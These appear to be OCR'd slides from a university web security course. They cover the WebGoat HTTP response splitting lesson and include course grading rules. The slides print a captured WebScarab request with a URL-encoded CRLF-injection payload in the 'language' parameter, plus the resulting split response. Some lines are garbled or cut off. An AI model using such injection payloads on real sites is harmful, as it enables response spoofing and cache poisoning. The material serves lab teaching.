
```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 47

<html>Hacked J<html>
Content-Type: text/html;charset=ISO-8859-1
Content-length: 0
Date: Tue, 09 Dec 2014 16:25:00 GMT
```

# Grading

- Final term paper: 50%
  - Installation and tools: 14%
  - The solution to 6 designed lessons for the term paper: 36%
- Demonstration: 50%
  - The solution to 3 designed lessons for the term paper: 30%
  - Questions 20%

- Please register your demonstration time to TA in advance!
- No show = 0 points.

Shun-Wen Hsiao
hsiaom@iis.sinica.edu.tw


WebScarab - conversation 511
Previous
Next
511 - POST http://localhost:8080/WebGoat/lessons/General/redirect.jsp    302 Moved Temporarily
Parsed
Raw

```
POST http://localhost:8080/WebGoat/lessons/General/redirect.jsp?Screen=3&menu=100 HTTP/1.1
Host: localhost:8080
Proxy-Connection: keep-alive
Content-length: 236
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.71 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://localhost:8080/WebGoat/attack?Screen=3&menu=100&fromRedirect=yes&language=TW
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: JSESSIONID=F4E13F3A7A45F729E6887645B84C6501
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=

language=foobar%250d%250aContent-Length%3A%25200%250d%250a%250d%250aHTTP%2F1.1%2520200%2520OK%250d%250aContent-Type%3A%2520text%2Fhtml%250d%2
```

```
HTTP/1.1 302 Moved Temporarily
Server: Apache-Coyote/1.1
Location: http://localhost:8080/WebGoat/attack?Screen=3&menu=100&fromRedirect=yes&language=foobar%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0
Content-Type: text/html;charset=ISO-8859-1
Content-length: 0
Date: Tue, 09 Dec 2014 17:18:08 GMT
```